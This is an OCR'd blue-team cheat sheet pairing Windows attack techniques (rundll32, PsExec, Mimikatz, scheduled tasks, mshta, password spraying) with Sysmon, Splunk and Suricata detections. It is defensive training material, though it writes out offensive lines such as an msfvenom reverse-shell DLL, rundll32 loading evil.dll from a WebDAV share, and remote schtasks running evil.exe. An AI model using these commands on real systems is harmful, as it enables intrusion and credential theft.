2023-15DEC


BLUETEAM SCENARIOS

HADESS

WWW.HADESS.IO

https://t.me/learningpts

“SETTLE YOURS BEFORE OTHERS SETTLE THEM FOR YOU.”




BLUE #1

WinRM

Category	Description	Command/Artifact
WinRM Overview	Windows Remote Management, allows remote system management.	
Enabling WinRM	Not enabled by default, requires configuration.	https://docs.microsoft.com/en-us/windows/win32/winrm/installation-and-configuration-for-windows-remote-management
Common Commands	Commands for remote execution.	`Enter-PSSession -Computername <IP> -Credentials (Get-Credential)`
		`Invoke-Command -ComputerName 192.168.1.12 -ScriptBlock {get-childitem} -Credential (Get-Credential)`

	File operations remotely.	`$cred = Get-Credential`
		`$session = New-PSSession -ComputerName 192.168.1.12 -Credential $cred`
		`Copy-Item -Path C:\entry.txt -Destination c:\temp\entry.txt -ToSession $session`


Detection - Host	Artifacts indicating remote PowerShell execution.	**EID 6:** Attempt to connect using WinRM.
		EID 142: WSMan operation CreateShell failed.
		EID 161: WSMan disabled on remote server.
		EID 162: Incorrect credentials.
		EID 16: Closing WSMan shell.
Detection - Remote	Artifacts indicating remote PowerShell execution on the remote machine.	**EID 400:** Start of connection, includes HostName, HostApplication, RunspaceId.
		EID 403: End of connection, matches RunspaceId in EID 400.
		EID 600: Details of remote command execution process.
		EID 91: Connection succeeded.
Security Log	Security-related artifacts.	**EID 4624 Logon Type 3:** Shows source workstation of the connection.
Resources	Additional information on WinRM.	https://docs.microsoft.com/en-us/windows/win32/winrm/portal



BLUE #2

Windows Script Host (WSH)


Component	Description	Malicious Example	Detection Method
WSH (Windows Script Host)	Automation technology for Windows. Supports scripting similar to batch files.	Can be used to execute malicious scripts.	Monitor for unusual script executions or modifications.
Executables (Wscript.exe and Cscript.exe)	Wscript supports GUI, Cscript supports CLI.	Execution of malicious scripts through these executables.	Monitor for unusual activity or command-line arguments in Wscript.exe and Cscript.exe.
VBScript Example	Scripting language supported by WSH.	`Set wshShell = CreateObject("WScript.Shell")` `strUserName = wshShell.ExpandEnvironmentStrings("%USERNAME%")` `...` `objShell.run("C:\Users\"& strUserName &"\AppData\Local\Temp\ransomware.exe")` Downloads and executes ransomware.	Use Sysmon to monitor for process creation events involving VBScript files.
JScript Example	Another scripting language supported by WSH.	`a = new ActiveXObject('Wscript.Shell');` `cmd = "powershell -ep Bypass ...";` `a.Run(cmd,0);` Executes a PowerShell command to download and run a payload.	Monitor for JScript files executing PowerShell commands or making network calls.
Sysmon Detection	System monitoring tool for Windows.	-	Configure Sysmon to log process creation with command-line details. Look for instances of Cscript.exe or Wscript.exe executing scripts from unusual locations.
Network Monitoring	Observing network traffic for anomalies.	Detecting network calls to known malicious domains or unusual data transfer patterns.	Use network monitoring tools to watch for outbound connections to suspicious IPs or domains.
File System Monitoring	Monitoring file system for changes.	Detecting creation of new, unexpected executable files.	Implement file integrity monitoring to detect changes in system directories or creation of new executables.



BLUE #3

Schedule Task

Scenario	Command/Code	Description	Detection Method
Create Scheduled Task	`$InterfaceNumber = 7` `$Path = $env:APPDATA + "\Output.pcap"` `$Action = New-ScheduledTaskAction -Execute 'C:\Program Files\Wireshark\tshark.exe' -Argument " -i $InterfaceNumber -w $Path -a duration:10"` `$Trigger = New-ScheduledTaskTrigger -Once -At "8/26/2019 4:00:00 AM"` `$setting = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries` `Register-ScheduledTask -Action $Action -Trigger $Trigger -TaskName "Tshark Network Traffic" -Description "Run Tshark" -Settings $setting`	PowerShell script to create a scheduled task for running Tshark.	Monitor for PowerShell script executions that register new scheduled tasks.
List Scheduled Tasks	`$Tasks = Get-ScheduledTask -TaskPath \	select TaskName,Actions,Triggers foreach(task in $Tasks){` task.TaskName	Out-String $task.Actions
Create Task on Remote Machine	`SCHTASKS /Create /S [Remote Machine Hostname] /U domain\user /P password /SC Daily /Evil /TR c:\evil.exe /ST 18:30`	Command to create a scheduled task on a remote machine to execute a potentially malicious file.	Monitor for remote task creation commands, especially those specifying unusual or unknown executables.
Scheduled Task XML File	XML configuration file for a scheduled task.	The XML file is created by the PowerShell script and defines the task settings.	Monitor for creation or modification of XML files in `C:\Windows\System32\Tasks` and `C:\Windows\Tasks`.
Detection with Sysmon	-	-	Configure Sysmon to log file creation events in the scheduled tasks directories and monitor for process creation events involving `cmd.exe` with `schtasks.exe` in the command line, or PowerShell executing scheduled task cmdlets.



BLUE #4

Rundll32

Scenario	Command/Code	Description	Detection Method
Create Malicious DLL	`msfvenom -p windows/meterpreter/reverse_tcp LHOST=[IP] LPORT=[Port] -f dll -o evil.dll`	Using Metasploit's msfvenom to create a reverse TCP meterpreter DLL.	Monitor for the creation of new DLL files, especially those generated by known tools like msfvenom.

Run DLL with Rundll32	`rundll32 \\webdavserver\evil.dll,entrypoint`
	`rundll32 C:\evil.dll,EntryPoint`
	`rundll32 shell32.dll,Control_RunDLL C:\evil.dll`
		Commands to execute a DLL using Rundll32.	Monitor for Rundll32 executions with unusual command-line arguments, especially loading DLLs from suspicious paths.

Run JavaScript with Rundll32	`rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";new%20ActiveXObject("WScript.Shell").Run("powershell -c new-item c:\\users\\noname\\desktop\\testrund.txt",0);window.close();`	Using Rundll32 to execute JavaScript that runs a PowerShell command.	Monitor for Rundll32 executing JavaScript, especially those that invoke PowerShell or other scripting engines.
Sysmon Detection - Process Creation	-	-	Configure Sysmon to log Rundll32 process creation events, especially with `cmd.exe` as the parent process.
Sysmon Detection - Module Loading	-	-	Monitor for Rundll32 loading specific modules like `ws2_32.dll`, which could indicate network activity.
Sysmon Detection - Network Connection	-	-	Monitor for network connections initiated by Rundll32 processes.

Sysmon Rule Example	`<Sysmon schemaversion="4.00">`
	`<HashAlgorithms>md5,sha256,IMPHASH</HashAlgorithms>`
	`<EventFiltering>`
	`<ProcessCreate onmatch="include">`
	`<Image condition="contains">Rundll32.exe</Image>`
	`</ProcessCreate>`
	`<NetworkConnection>`
	`<Image condition="contains">Rundll32.exe</Image>`
	`</NetworkConnection>`
	`<ImageLoad onmatch="include">`
	`<ImageLoaded co`
	`</ImageLoad>`
	`</EventFiltering>`
	`</Sysmon>`
		Example Sysmon rule for monitoring Rundll32 activities.	Implement this Sysmon rule to detect suspicious Rundll32 activities. Note: This rule is for demonstration and should be customized for specific environments.

BLUE #5

Password Spray Attack

Stage	Command/Code	Description	Detection Method
Discovery	`$ nmap -sC -sV 192.168.1.7`	Using Nmap to discover services on a target machine, identifying potential services vulnerable to password spraying.	Monitor for multiple, rapid connection attempts or port scans from a single IP address.
Password Spray Attack	`./spray.sh -smb 192.168.1.7 users.txt passwords.txt 0 0 WORKGROUP`	Executing a password spray attack against SMB service using a list of usernames and passwords.	Monitor for multiple failed login attempts across different user accounts within a short time frame.
Detection with Windows Security Events	`source="WinEventLog:Security" earliest=-10m AND EventCode="4625" | stats count(EventCode) by Source_Network_Address,Account_Name | sort - count | where Account_Name != "-"`	Using Splunk to search for multiple failed login attempts (Event ID 4625) from the same IP address.	Set up alerts for multiple login failures (Event ID 4625) from the same source IP against different user accounts.
Analyzing Event Patterns	`source="WinEventLog:Security" earliest=-10m | stats list(EventCode) as c_list BY Account_Name`	Analyzing the sequence of Windows Security Event IDs to detect a pattern of failed logins followed by a success.	Look for patterns where multiple login failures for a user are followed by a successful login, indicating potential account compromise.


BLUE #6

PSEXEC

Stage	Command/Code	Description	Detection Method
PsExec Execution	`.\PsExec.exe \\DESKTOP-QTEKH69 -u <username> -p <password> powershell`	Command to execute a process remotely using PsExec.	Monitor for PsExec execution patterns, especially with command-line arguments indicating remote execution.
Network Login	-	PsExec authenticates to the target device, creating a network login event.	Monitor for Event ID 4624 with logon type 3, indicating a network login.
File Creation on ADMIN$	-	PsExec connects to ADMIN$ share to drop `PSEXESVC.exe`.	Use Sysmon to monitor for file creation events, especially the creation of `PSEXESVC.exe` in `C:\Windows`.
Service Creation	-	PsExec starts the `PSEXESVC` service on the target.	Monitor for Event ID 4697 and registry key creation for new services, particularly `PSEXESVC`.
Named Pipe Creation	-	PsExec creates multiple named pipes for communication.	Monitor for the creation of named pipes, especially those containing `PSEXESVC`.

Sysmon Detection Rules	`<Sysmon schemaversion="4.22">`
	`...`
	`<FileCreate onmatch="include">`
	`<TargetFilename name="PSEXEC" condition="contains">C:\Windows\PSEXESVC.exe</TargetFilename>`
	`</FileCreate>`
	`...`
	`<PipeEvent onmatch="include">`
	`<PipeName name="PSEXEC" condition="contains">PSEXESVC</PipeName>`
	`</PipeEvent>`
	`...`
	`<RegistryEvent onmatch="include">`
	`<TargetObject name="PSEXEC" condition="contains">\SYSTEM\CurrentControlSet\Services\PSEXESVC</TargetObject>`
	`</RegistryEvent>`
	`...</Sysmon>`
		Example Sysmon rules for monitoring PsExec activities.	Implement these Sysmon rules to detect suspicious PsExec activities.

Suricata Detection Rule	`alert smb any any -> $HOME_NET any (msg: "PSEXEC"; content: "`	50 00 53 00 45 00 58 00 45 00 53 00 56 00 43 00 2e 00 65 00 78 00 65 00	"; sid:22000005;rev:1;)



BLUE #7

Mimikatz


Stage	Command/Code	Description	Detection Method

Execution of Mimikatz	`mimikatz.exe`
	`Invoke-Mimikatz`
	`Invoke-PSImage`
	`Dump the LSASS and send it over network`
		Various methods to execute Mimikatz, including direct execution, PowerShell scripts, and dumping LSASS process memory.	Monitor for process creation, PowerShell script execution, and LSASS memory dumping activities.

Process Access to LSASS	-	Mimikatz accesses the LSASS process to extract credentials.	Use Sysmon to monitor for unauthorized access to the LSASS process.
Module Loading	-	Mimikatz loads specific modules like `vaultcli.dll` and `bcryptprimitives.dll`.	Monitor for the loading of these modules, which can indicate credential dumping activities.

Sysmon Detection Rules	`<Sysmon schemaversion="4.00">`
	`...`
	`<ProcessAccess onmatch="include">`
	`<SourceImage condition="contains">mimikat</SourceImage>`
	`<TargetImage condition="is">C:\Windows\System32\lsass.exe</TargetImage>`
	`</ProcessAccess>`
	`...`
	`<ImageLoad onmatch="include">`
	`<ImageLoaded condition="contains">vaultcli.dll</ImageLoaded>`
	`<ImageLoaded condition="contains">bcryptprimitives.dll</ImageLoaded>`
	`</ImageLoad>`
	`...</Sysmon>`
		Example Sysmon rules for monitoring Mimikatz activities.	Implement these Sysmon rules to detect suspicious Mimikatz activities.

PowerShell Logging	-	PowerShell logging can capture script execution, including Mimikatz scripts.	Enable PowerShell script block logging to capture the execution of scripts like `Invoke-Mimikatz`.
Dump LSASS using Procdump	-	Using Procdump to dump LSASS process memory, which can then be analyzed by Mimikatz.	Monitor for the execution of Procdump with command-line arguments targeting LSASS.
Invoke-PSImage Detection	-	Detection of Invoke-PSImage, a method to execute PowerShell scripts hidden in images.	Monitor for PowerShell script block logging containing aliases like `Sal` and the downloading of .png images from the internet.
Protection Against Password Dumping	-	Microsoft's LSA protection and Credential Guard.	Ensure LSA protection is enabled and Credential Guard is deployed to obfuscate credentials in memory.



BLUE #8

Microsoft office Attacks

Attack Type	Description	Detection Method
VBA Macros	Malicious macros embedded in Office documents.	Monitor registry edits for `\Security\Trusted` indicating a user has trusted a document. Use Sysmon to track registry changes.
Dynamic Data Exchange (DDE)	Method enabling Office applications to get data from another application, potentially executing malicious commands.	Monitor Microsoft Office Alerts (OAlerts.evtx) for Event ID 300 indicating execution of unexpected commands.
Object Linking & Embedding (OLE)	Feature allowing the creation of objects in one application and embedding them in another, potentially leading to buffer overflow vulnerabilities.	Monitor process creation where the parent process is in the Microsoft Office directory, indicating potential OLE exploitation.

Detection Techniques

VBA Macros

```Markdown
- **Registry Monitoring**:
  - Path: `HKCU\Software\Microsoft\Office\<Version>\Word\Security\Trusted Documents\TrustRecords`
  - Sysmon Rule:
    ```xml
    <Sysmon schemaversion="4.00">
      <EventFiltering>
        <RegistryEvent default="include">
          <TargetObject condition="contains">\Security\Trusted</TargetObject>
        </RegistryEvent>
      </EventFiltering>
    </Sysmon>
```

- RegRipper Plugin: `trusterecords` to display files trusted in Microsoft Office.

Dynamic Data Exchange (DDE)


- **Windows Event Monitoring**:
- Path: `C:\Windows\System32\winevt\Logs\OAlerts.evtx`
- Event ID: 300
- Note: Check recently opened files in Windows or Microsoft Word's recent folder for suspicious documents.

Object Linking & Embedding (OLE)

- **Sysmon Process Creation Monitoring**:
- Detect parent processes in the Microsoft Office directory.
- Sysmon Rule:

```XML
<Sysmon schemaversion="4.00">
  <EventFiltering>
    <ProcessCreate default="include">
      <ParentImage condition="contains">Microsoft Office\Office</ParentImage>
    </ProcessCreate>
  </EventFiltering>
</Sysmon>
```

- **Digital Forensics**:
- Registry Path: `HKCU\Software\Microsoft\Office\<Version>\Word\File MRU`
- Focus on the Most Recently Used (MRU) list to identify potentially malicious Office files.
```



BLUE #9

Mshta

Attack Vector	Description	Detection Method
MSHTA Execution	Executes HTML applications, potentially running malicious scripts.	Monitor for the creation of mshta.exe processes, especially with command lines specifying HTA files.
HTA File Execution	HTA files can contain malicious scripts in VBScript or JScript.	Monitor for the execution of HTA files, especially those downloaded from external sources.
HTA File Execution Tricks	HTA files appended to other file types to evade detection.	Monitor for mshta.exe executing files with non-standard extensions or unexpected file combinations.
VBScript in HTA	Using VBScript within HTA files to execute malicious code.	Monitor for VBScript execution within HTA files, particularly those creating or running executables.

Detection Techniques

MSHTA Execution

- **Sysmon Process Creation Monitoring:**
  - Detect mshta.exe process creation with specific file paths or URLs.
  - Sysmon Rule:

```xml
<Sysmon schemaversion="4.00">
  <EventFiltering>
    <ProcessCreate default="include">
      <Image condition="contains">mshta.exe</Image>
    </ProcessCreate>
  </EventFiltering>
</Sysmon>
```

HTA File Execution

- **File Monitoring:**
  - Monitor for the creation or modification of HTA files, especially those with embedded scripts.
  - Look for unusual file behaviors, such as a document file executing mshta.exe.

HTA File Execution Tricks


- **File Type Anomaly Detection:**
  - Monitor for mshta.exe executing files with non-standard extensions.
  - Be alert for files that have been appended with HTA content.

VBScript in HTA

- **Script Execution Monitoring:**
  - Monitor for the execution of VBScript within HTA files.
  - Look for signs of ActiveX objects being used to execute additional payloads.

General Recommendations

- **Enable Logging**: Ensure detailed logging is enabled for process creation and script execution.
- **Regular Audits**: Conduct regular audits of system logs for signs of mshta.exe usage.
- **User Education**: Educate users about the risks of enabling macros and running unknown HTA files.
- **Endpoint Protection**: Utilize endpoint protection solutions that can detect and block suspicious script executions.



BLUE #10

Event Log service

HADESS.IO

Attack Method	Description	Detection Method
Clearing Logs	Attackers may clear event logs to cover their tracks.	Monitor for Event IDs 1102 (Security) and 104 (System) which indicate log clearing.
Terminate Event Log Process	Suspending or killing the Event Log process to stop logging.	Monitor for the absence of the Event Log service or unexpected termination of the `svchost -k LocalServiceNetworkRestricted -p -s eventlog` process.
Invoke-Phant0m	A PowerShell script used to kill threads responsible for event logging.	Monitor PowerShell logs (Event ID 4104) for script execution patterns matching Invoke-Phant0m.
Mimikatz event::drop	Mimikatz module used to stop logging of specific events like 1102 and 104.	Monitor for process access patterns and module loading indicative of Mimikatz usage.

Detection Techniques

Clearing Logs

- **Event Log Monitoring:**
  - Look for Event ID 1102 in the Security log and Event ID 104 in the System log.
  - Command to check logs:

```powershell
Get-WinEvent -ListLog *
```

Terminate Event Log Process

- **Live Analysis:**
  - Check if the Event Log service is running.
  - Monitor for absence or termination of the `svchost` process associated with the Event Log service.

Invoke-Phant0m

- **PowerShell Script Block Logging:**
  - Enable Script Block Logging to capture PowerShell script execution.
  - Look for specific strings or patterns in the script indicative of Invoke-Phant0m.

Mimikatz event::drop

- **Sysmon Process Access Monitoring:**
  - Monitor for access to the `svchost.exe` process associated with the Event Log service.
  - Sysmon Rule:

```xml
<Sysmon schemaversion="4.00">
  <EventFiltering>
    <ProcessAccess onmatch="include">
      <TargetImage condition="is">C:\Windows\System32\svchost.exe</TargetImage>
    </ProcessAccess>
    <ImageLoad onmatch="include">
      <ImageLoaded condition="contains">schannel.dll</ImageLoaded>
      <!-- Additional DLLs -->
    </ImageLoad>
  </EventFiltering>
</Sysmon>
```

General Recommendations

- **Enable Detailed Logging:** Ensure that logging is enabled for critical events, including process creation and termination, script execution, and registry changes.
- **Regular Audits:** Conduct regular audits of system logs to identify patterns indicative of tampering.
- **Endpoint Protection:** Utilize endpoint protection solutions that can detect and block suspicious activities related to event logging.
- **Incident Response Plan:** Have an incident response plan in place to address scenarios where event logging is compromised.

BLUE #11

Base64 encoded command line

Attack Vector	Description	Detection Method
Python Payloads	Base64 encoded Python code executed via command line.	Monitor for Python command lines containing Base64 decoding patterns.
PowerShell Payloads	Base64 encoded PowerShell scripts executed via command line.	Monitor for PowerShell command lines with encodedCommand parameters or Base64 decoding patterns.

Detection Techniques

Python Payloads

- **Sysmon Process Creation Monitoring**:
- Detect Python command lines with Base64 encoded content.
- Sigma Rule:

```yaml
title: Encoded Python Code in cmd
status: experimental
logsource:
